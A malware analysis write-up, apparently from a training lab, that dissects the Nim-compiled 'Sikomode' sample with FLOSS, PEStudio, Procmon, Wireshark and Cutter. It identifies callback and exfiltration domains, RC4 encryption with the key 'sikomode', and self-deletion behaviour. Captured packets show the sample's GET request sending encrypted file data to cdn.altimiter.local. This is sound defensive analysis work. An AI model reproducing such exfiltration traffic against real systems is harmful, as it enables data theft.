Malware Analysis - Sikomode

Tools Used:

Basic Analysis


- File hashes
- VirusTotal
- FLOSS
- PEStudio
- PEView
- Wireshark
- Inetsim
- Netcat
- TCPView
- Procmon

Advanced Analysis


- Cutter
- Debugger

Finding the language in which binary is written

Bring the unknown.exe file to the desktop and perform normal static analysis. To find the language use **floss. \Desktop\unknown.exe | grep “nim”** command. We can see that all the method calls start with **nim** which is the language in which the binary is written.




```
41:00 AM
floss .\Desktop\unknown.exe | grep "nim"
```




```
fatal.nim
io.nim
fatal.nim
@iterators.nim(222, 11) `len(a) == L` the length of the string changed while iterating over it
parseutils.nim
strutils.nim
oserr.nim
streams.nim
@iterators.nim(204, 11) `len(a) == L` the length of the seq changed while iterating over it
net.nim
@net.nim(1415, 12) `avail <= size - read`
@net.nim(1344, 14) `size - read >= chunk`
@net.nim(1296, 9) `not socket.isClosed` Cannot `recv` on a closed socket
@net.nim(1380, 24) `false`
@net.nim(1647, 9) `not socket.isClosed` Cannot `send` on a closed socket
@net.nim(234, 10) `fd != osInvalidSocket`
tables.nim
@hashcommon.nim(34, 9) `
httpclient.nim
@tables.nim(1125, 13) `len(t) == L` the length of the table changed while iterating over it
@iterators.nim(204, 11) `len(a) == L` the length of the seq changed while iterating over it
@iterators.nim(213, 11) `len(a) == L` the length of the seq changed while iterating over it
@iterators.nim(137, 11) `len(a) == L` the length of the seq changed while iterating over it
@httpclient.nim(1046, 11) `not url.contains({'\c', '\n'})` url shouldn't contain any newline characters
@iterators.nim(204, 11) `len(a) == L` the length of the seq changed while iterating over it
<?xml version="1.0" encoding="UTF-8" standalone="yes"?><assembly xmlns="urn:schemas-microsoft-com:asm.v1"
anifestVersion="1.0"><assemblyIdentity version="1.0.0.0" processorArchitecture="*" name="winim" type="win3
```

Finding the File Hash

We will check for file hash using the Get-FileHash -Algorithms SHA256 “unknown.exe” command and submit to Virus-total to check for the results. The hash value will be displayed.




```
Get-FileHash -Algorithm SHA256 .\Desktop\unknown.exe
```



```
Algorithm       Hash
---------       ----
SHA256          B6581145B7DD0DAEB9B9E60AC17072AF6F838A6FBA228995838ECEFE8E4A427B
```

Finding the architecture of the binary


PEview is used here. When we load the unknown.exe file in it, it says 64-bit files are provided here. Finding it is 64-bit,we open it in **pestudio** which gives details that this is an x64-bit architecture binary for a 64-bit CPU.



property	value
md5	9AC1968BE721107001E3488C6E8E55D0
sha1	F6E5296C0234C6C92A4813B1BDFEE5146D73182F
sha256	B6581145B7DD0DAEB9B9E60AC17072AF6F838A6FBA228995838ECEFE8E4A427B
md5-without-overlay	wait...
sha1-without-overlay	wait...
sha256-without-overlay	wait...
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	565831 (bytes)
size-without-overlay	wait...
entropy	6.083
imphash	607E2AAAD5DE20199E16B33B6B06A5F0
signature	n/a
entry-point	48 83 EC 28 48 8B 05 05 DB 01 00 C7 00 01 00 00 00 E8 3A 6E 01 00 E8 A5 FC FF FF 90 90 48 83 C4 28
file-version	n/a
description	n/a
file-type	**executable**
cpu	**64-bit**
subsystem	GUI
compiler-stamp	0x61587006 (Sat Oct 02 07:43:18 2021)
debugger-stamp	n/a
resources-stamp	0x00000000 (empty)
import-stamp	0x00000000 (empty)
exports-stamp	n/a
version-stamp	n/a
certificate-stamp	n/a

▼ Checking the Binary Persistency

Procmon (Process Monitor) tool can be used to find whether the binary is persistent or not. Malware achieves persistence by adding an entry to the run keys in the Windows Registry or the Startup folder. But when we run the exe file in Procmon and observe the filter, we can't find any host-based indicators like registry keys or process IDs which means that this is a **non-persistent binary.**



Display entries matching these conditions:

Architecture | is | | then | Include

Column	Relation	Value	Action
☑ Process N...	is	Procmon.exe	Exclude
☑ Process N...	is	Procexp.exe	Exclude
☑ Process N...	is	Autoruns.exe	Exclude
☑ Process N...	is	Procmon64.exe	Exclude
☑ Process N...	is	Procexp64.exe	Exclude
☑ Process N...	is	System	Exclude
☑ Operation	begins with	IRP_MJ_	Exclude

Time ...	Process Name	PID	Operation	Path	Result	Detail
7:48:4...	Explorer.EXE	2788	ReadFile	C:\Windows\System32\KernelBase.dll	SUCCESS	Offset: 2,676,224
7:48:4...	Explorer.EXE	2788	RegQueryKey	HKCR\CLSID\{660b90c8-73a9-4b58-8...	SUCCESS	Query: Name
7:48:4...	Explorer.EXE	2788	RegQueryKey	HKCR\CLSID\{660b90c8-73a9-4b58-8...	SUCCESS	Query: HandleTag...
7:48:4...	Explorer.EXE	2788	RegOpenKey	HKCU\Software\Classes\CLSID\{660b...	NAME NOT FOUND	Desired Access: Q...
7:48:4...	Explorer.EXE	2788	RegQueryKey	HKCR\CLSID\{660b90c8-73a9-4b58-8...	SUCCESS	Query: HandleTag...
7:48:4...	Explorer.EXE	2788	RegOpenKey	HKCR\CLSID\{660b90c8-73a9-4b58-8...	NAME NOT FOUND	Desired Access: Q...
7:48:4...	Explorer.EXE	2788	RegQueryKey	HKCR\CLSID\{660b90c8-73a9-4b58-8...	SUCCESS	Query: Name
7:48:4...	Explorer.EXE	2788	RegQueryKey	HKCR\CLSID\{660b90c8-73a9-4b58-8...	SUCCESS	Query: Name
7:48:4...	Explorer.EXE	2788	RegQueryKey	HKCR\CLSID\{660b90c8-73a9-4b58-8...	SUCCESS	Query: HandleTag...
7:48:4...	Explorer.EXE	2788	RegOpenKey	HKCU\Software\Classes\CLSID\{660b...	NAME NOT FOUND	Desired Access: M...
7:48:4...	Explorer.EXE	2788	RegQueryValue	HKCR\CLSID\{660b90c8-73a9-4b58-8...	NAME NOT FOUND	Length: 16
7:48:4...	Explorer.EXE	2788	RegQueryKey	HKCR\CLSID\{660b90c8-73a9-4b58-8...	SUCCESS	Query: Name


Showing 32,261 of 159,344 events (20%) | Backed by virtual memory

▼ Conditions that can delete the binary by itself

When the inetsim (internet Simulator) i.e., REMnux is running behind, then the exe file does not delete itself. When the inetsim is offed, then the file gets deleted when clicked after performing some malicious activity on the system. This is can be dynamically observed using the Wireshark tool. Also when we kill the inetsim during the executables routine, then it deletes itself.

▼ Callback Domains

To determine the first callback of this binary, we use **Wireshark** to listen to the file. We see the TCP handshake and capture the first HTTP packet that comes. In its header, we can find a large URL. When we grep the URL as a command there is no result shown. When we again scroll down in the filter and find an HTTP request which is an exfiltration domain. So there are two different domains(callback, and exfiltrate).




```
No.   Time          Source      Destination  Protocol Length Info
    1 0.000000000   10.0.0.4    10.0.0.3     TCP        66 1178 → 80 [SYN] Seq=0 Win=6553
    2 0.000034740   10.0.0.3    10.0.0.4     TCP        66 80 → 1178 [SYN, ACK] Seq=0 Ack
    3 0.000188250   10.0.0.4    10.0.0.3     TCP        60 1178 → 80 [ACK] Seq=1 Ack=1 Wi
    4 0.000359940   10.0.0.4    10.0.0.3     HTTP      146 GET / HTTP/1.1
    5 0.000366000   10.0.0.3    10.0.0.4     TCP        54 80 → 1178 [ACK] Seq=1 Ack=93 W
    6 0.009912299   10.0.0.3    10.0.0.4     TCP       204 80 → 1178 [PSH, ACK] Seq=1 Ack
    7 0.010128889   10.0.0.4    10.0.0.3     TCP        60 1178 → 80 [ACK] Seq=93 Ack=151
```

```
▸ Transmission Control Protocol, Src Port: 1178, Dst Port: 80, Seq: 1, Ack: 1, Len: 92
▾ Hypertext Transfer Protocol
  ▸ GET / HTTP/1.1\r\n
    User-Agent: Mozilla/5.0\r\n
    Host: update.ec12-4-109-278-3-ubuntu20-04.local\r\n
    \r\n
    [Full request URI: http://update.ec12-4-109-278-3-ubuntu20-04.local/]
    [HTTP request 1/1]
    [Response in frame: 8]
```

```
0000  08 00 27 25 8f 13 08 00  27 55 06 07 08 00 45 00   ··'%····
0010  00 84 1d a3 40 00 80 06  c8 ca 0a 00 00 04 0a 00   ····@···
0020  00 03 04 9a 00 50 56 de  ce dc 9d 9d fc 82 50 18   ·····PV·
0030  04 00 28 b6 00 00 47 45  54 20 2f 20 48 54 54 50   ··(···GE T /
0040  2f 31 2e 31 0d 0a 55 73  65 72 2d 41 67 65 6e 74   /1.1··Us er-
0050  3a 20 4d 6f 7a 69 6c 6c  61 2f 35 2e 30 0d 0a 48   : Mozill a/
0060  6f 73 74 3a 20 75 70 64  61 74 65 2e 65 63 31 32   ost: upd
0070  2d 34 2d 31 30 39 2d 32  37 38 2d 33 2d 75 62 75   -4-109-2 78-3-
0080  6e 74 75 32 30 2d 30 34  2e 6c 6f 63 61 6c 0d 0a   ntu20-04
```

```
enp0s3: <live capture in progress>   Packets: 135 · Displayed: 135 (100.0%)   Profile: Default
```

```
 * ftp 21 tcp - started (PID 2920)
```


Capturing from enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time          Source       Destination   Protocol Length Info
   15 0.013260819   10.0.0.4     10.0.0.3      TCP        60 1178 → 80 [RST] Seq=94 Win=0 L
   16 0.368196332   10.0.0.4     10.0.0.3      TCP        66 1179 → 80 [SYN] Seq=0 Win=6424
   17 0.368230772   10.0.0.3     10.0.0.4      TCP        66 80 → 1179 [SYN, ACK] Seq=0 Ack
   18 0.368373942   10.0.0.4     10.0.0.3      TCP        60 1179 → 80 [ACK] Seq=1 Ack=1 Wi
   19 0.368439592   10.0.0.4     10.0.0.3      HTTP      310 GET /feed?post=DBD44CFAD5F0AF5
   20 0.368445112   10.0.0.3     10.0.0.4      TCP        54 80 → 1179 [ACK] Seq=1 Ack=257
   21 0.377638137   10.0.0.3     10.0.0.4      TCP       204 80 → 1179 [PSH, ACK] Seq=1 Ack
```

```
▸ Frame 19: 310 bytes on wire (2480 bits), 310 bytes captured (2480 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_55:06:07 (08:00:27:55:06:07), Dst: PcsCompu_25:8f:13 (08:00:27:25:8f:13)
▸ Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
▸ Transmission Control Protocol, Src Port: 1179, Dst Port: 80, Seq: 1, Ack: 1, Len: 256
▾ Hypertext Transfer Protocol
  ▸ GET /feed?post=DBD44CFAD5F0AF5C7577721A002BBEC16F84D7F2B5110BA7C91E13D06A7286D49B6784DFE48115A6B0E0062E
    Host: cdn.altimiter.local\r\n
    Connection: Keep-Alive\r\n
```

```
0000  08 00 27 25 8f 13 08 00  27 55 06 07 08 00 45 00   ··'%····
0010  01 28 1d ac 40 00 80 06  c8 1d 0a 00 00 04 0a 00   ·(··@···
0020  00 03 04 9b 00 50 bb a2  51 ce af 7b 77 1d 50 18   ·····P··
0030  20 14 db 8b 00 00 47 45  54 20 2f 66 65 65 64 3f    ·····GE T /
0040  70 6f 73 74 3d 44 42 44  34 34 43 46 41 44 35 46   post=DBD
0050  30 41 46 35 43 37 35 37  37 37 32 31 41 30 30 32   0AF5C757
0060  42 42 45 43 31 36 46 38  34 44 37 46 32 42 35 31   BBEC16F8
0070  31 30 42 41 37 43 39 31  45 31 33 44 30 36 41 37   10BA7C91
0080  32 38 36 44 34 39 42 36  37 38 34 44 46 45 34 38   286D49B6
```

enp0s3: <live capture in progress> Packets: 689 · Displayed: 689 (100.0%) Profile: Default

```
 * ftp_21_tcp - started (PID 2920)
 * ftps_990_tcp - started (PID 2921)
 * http_80_tcp - started (PID 2914)
 * https_443_tcp - started (PID 2915)
 * pop3s_995_tcp - started (PID 2919)
 done.
Simulation running.
```

▼ Conditions that the binary exfiltrate data

The binary must contact the initial domain which is the URL that we found out. If it makes a successful connection to it, then it will start to exfiltrate data. The data it is exfiltrating is **cosmo.jpeg.** But if it does not connect to the URL, then it will close itself from the desk.

▼ Exfiltration Domains


▼ Exfiltration process

The file is cosmo.jpeg and the kind of data exfiltrated from it can be found using Wireshark. When we click on the **feed get request,** we find a large piece of data below in full URL(post=….). The data from the jpeg file is read by the malware in some way either encoded or encrypted and used with this get request.


▼ Encryptions Used

Advanced analysis can be done to find this. One way to find this is to look at the string references in the imported libraries. We go back to the commander and check for **floss .unknown.exe | grep “RC4”**, it might be the RC4 algorithm used by looking at the stream of strings. something related to 2RC4 occurs. To learn more, we use the **Cutter too**l to analyze and load in it. We search for 2rc4 and select graph view for better info in which we can find the 2rc4 method call. After discovering we can find that **stealstuff** is making a call to 2rc4.


After knowing it is done with rc2 we can discover the key for encryption. Using the Procmon, we can filter with **Process Contains unknown** and **Operation is CreateFile.** We refresh by deleting and running the .exe file again. We can find that a new file named **\Public\passwd.txt** is been created. We open the passwd file and see the text **sikomode** which is the passwd for the encryption.



```
floss .\Desktop\unknown.exe | grep "RC4"
```



```
toRC4__yLVTYc7pK9cZiwUpjdIagOw
@m..@s..@s..@s..@s..@s.nimble@spkgs@sRC4-0.1.0@sRC4.nim.c
```

